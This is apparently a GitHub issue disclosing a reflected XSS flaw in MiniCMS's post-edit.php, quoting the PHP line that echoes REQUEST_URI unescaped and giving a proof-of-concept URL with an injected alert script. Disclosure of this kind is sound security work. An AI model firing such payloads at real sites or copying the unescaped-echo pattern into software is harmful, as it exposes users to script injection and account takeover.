New issue

Jump to bottom


MiniCMS reflective XSS in domain.com/mc-admin/post-edit.php #27

Closed HLHai opened this issue on Dec 14, 2018 · 0 comments

HLHai commented on Dec 14, 2018

This is a reflective XSS vulnerability because "echo $_SERVER['REQUEST_URI'];" in post-edit.php 152 line

post-edit.php



```
141   target.value='';
142   target.style.color='#000';
143 }
144
145 function empty_textbox_blur(target) {
146   if (target.value == '') {
147     target.style.color='#888';
148     target.value = target.temp_value;
149   }
150 }
151 </script>
152 <form action="<?php echo $_SERVER['REQUEST_URI']; ?>"
    method="post">
153   <input type="hidden" name="_IS_POST_BACK_" value=""
      />
154   <?php if ($succeed) { ?>
155   <?php if ($post_state == 'publish') { ?>
156   <div class="updated">文章已发布。 <a href="<?php
        echo $mc_config['site_link']; ?>/?post/<?php echo
        $post_id; ?>" target="_blank">查看文章</a></div>
157   <?php } else { ?>
```


In Firefox and chrome, URL will be URLencoded.
In IE, if has Redirection，URL will not be URLencoded.

After logging in, XSS is triggered using exp

Exp:

http://127.0.0.1/MiniCMS1/mc-admin/post-edit.php?520=\"> <script>alert("dudu")</script>

Result:



http://127.0.0.1/MiniCMS1/mc-admin/post-edit.php?520=\"><script>alert("dudu")</script>

dudu

bg5sbk closed this as completed in f8fc729 on Jul 19, 2021

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant